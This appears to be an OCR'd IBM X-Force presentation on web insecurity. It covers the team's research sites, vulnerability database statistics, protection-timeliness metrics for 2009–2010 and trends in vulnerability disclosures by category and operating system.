The Unprecedented State of Web Insecurity

Craig Lawson
clawson@au1.ibm.com

AGENDA

Who is the X-Force

Security Trends

- **Vulnerabilities**
- **X-Force Protection Engines**
- **The Cybercrime Ecosystem**
- **The inter-tubes**

The mission of the IBM Internet Security Systems™ X-Force® research and team is to:

- Research and evaluate threat and protection development on issues
- Develop new technology for tomorrow's security challenges
- Deliver security protection for today's security problems
- Educate the media and user communities

Integrated in IBM’s WW R&D

X FORCE (Atlanta)

- Vulnerability Discovery
- Vulnerability Analysis
- Malware Analysis
- Threat Landscape Forecasting
- Protection Technology Research
- Security Content and Protection

Zurich

- Cryptographic foundations
- Java cryptography
- Privacy technology
- Multiparty protocols
- IDS & alert correlation
- Smart card systems and application

Almaden

- Cryptographic foundations
- Secure government workstation

TJ Watson (Hawthorne)

- Cryptographic foundations
- Internet security & "ethical hacking"
- Secure systems and smart cards
- IDS sensors & vulnerability analysis
- Secure payment systems
- Antivirus
- Privacy technology
- Biometrics

Haifa

- PKI enablement
- Trust policies

New Delhi


- High-performance
- Cryptographic hardware & software

Tokyo

- Digital watermarking
- XML security
- VLSI for crypto


X-Force Vulnerability Database – We analyze them ALL

- Most comprehensive Vulnerability Database in the world
  - Over 48,000 unique vulnerabilities catalogued
  - Entries date back to the 1990's
- Updated daily by a dedicated research team
- The X-Force database currently tracks over...
  - 8000 Vendors
  - 17,000 Products
  - 40,000 Versions




Information Sources

- Email lists
- Vendor disclosures
- Blacknets
- Greynets
- Honeynets
- Whiro Crawler
- Information Sharing
  - ISACS, CERTs, Industry Organizations
  - Research Partnerships
  - Conferences
  - Online



IBM X-Force web intelligence lifecycle



New protection guidance

X-Force® Research

X-Force® Development

New IPS updates

IBM Web and SPAM Filter Technology

MSS

New malicious websites

Malicious URLs

- Deep Crawl of Known Malicious Websites
- Analyze New Exploit Techniques
- Provide New Protection Guidance

- Develop Protection
- Deliver Updates

- Classify MSS Links
- Find Related Websites (Deep Crawl)
- Search for Malware
- Find New Malicious Websites
- Block All Malicious Domains

- Apply Updates
- Monitor Browsing of:
  - Million of End-users
  - Thousands of Customers
  - Hundreds of Countries
- Block Malicious Links
- Send Links to X-Force

X-Force R&D: Unmatched Security Leadership

The mission of the IBM Internet Security Systems™ X-Force® research and development team is to:

- Research and evaluate threat and protection issues
- Deliver security protection for today’s security problems
- Develop new technology for tomorrow’s security challenges
- Educate the media and user communities

9.1B	analyzed Web pages & images
150M	intrusion attempts daily
40M	spam & phishing attacks
48K	documented vulnerabilities
	Millions of unique malware samples

Provides Specific Analysis of:

- Vulnerabilities & exploits
- Malicious/Unwanted websites
- Spam and phishing
- Malware
- Other emerging trends

But its really all about security effectiveness

Top 61 Vulnerabilities of 2009

341 Average days *Ahead of the Threat*


91 Median days *Ahead of the Threat*

35 Vulnerabilities *Ahead of the Threat*

57% Percentage of Top Vulnerabilities – *Ahead of the Threat*

9 Protection released post announcement

17 same day coverage




Note: Vulnerabilities X-Force discovered are displayed in blue
Note: RCE = Remote Code Execution

Security Effectiveness – Top Vulnerabilities of 1st Half 2010

Top 14 Vulnerabilities

437	Average days *Ahead of the Threat*
5	Vulnerabilities *Ahead of the Threat*
2	Protection released post announcement
7	same day coverage



X-Force® R&D drives IBM’s Security Innovation

Research

- Original Vulnerability Research
- Public Vulnerability Analysis
- Malware Analysis
- Threat Landscape Forecasting
- Protection Technology Research

Technology

X-Force Protection Engines

- Extensions to existing engines
- New protection engine creation


X-Force XPU’s

- Security Content Update Development
- Security Content Update QA

X-Force Intelligence


- X-Force Database
- Feed Monitoring and Collection
- Intelligence Sharing

Solutions




The X-Force team delivers reduced operational complexity –
helping to build integrated technologies that feature “baked-in” simplification

VULNERABILITIES AND YOU



Disappearance of Low Hanging Fruit: Vulnerability Disclosures & Exploitation Declines


- Declines in some of the largest categories of vulnerabilities.
  - Web applications continue to be the largest category of disclosure.
  - SQL Injection and File Include, have declined.
  - ActiveX controls which mostly impact client applications has also declined.
- Tuesdays continue to be the busiest day of the week for vulnerability disclosures.
- 2009 vulnerability disclosures by severity had no significant changes from 2008 percentages.




Source: IBM X-Force®

Most Vulnerable Operating Systems

- In the second half of 2009, the number of new vulnerabilities for Linux and Microsoft took a sharp turn upwards while Sun Solaris drastically declined.



Source: IBM X-Force®

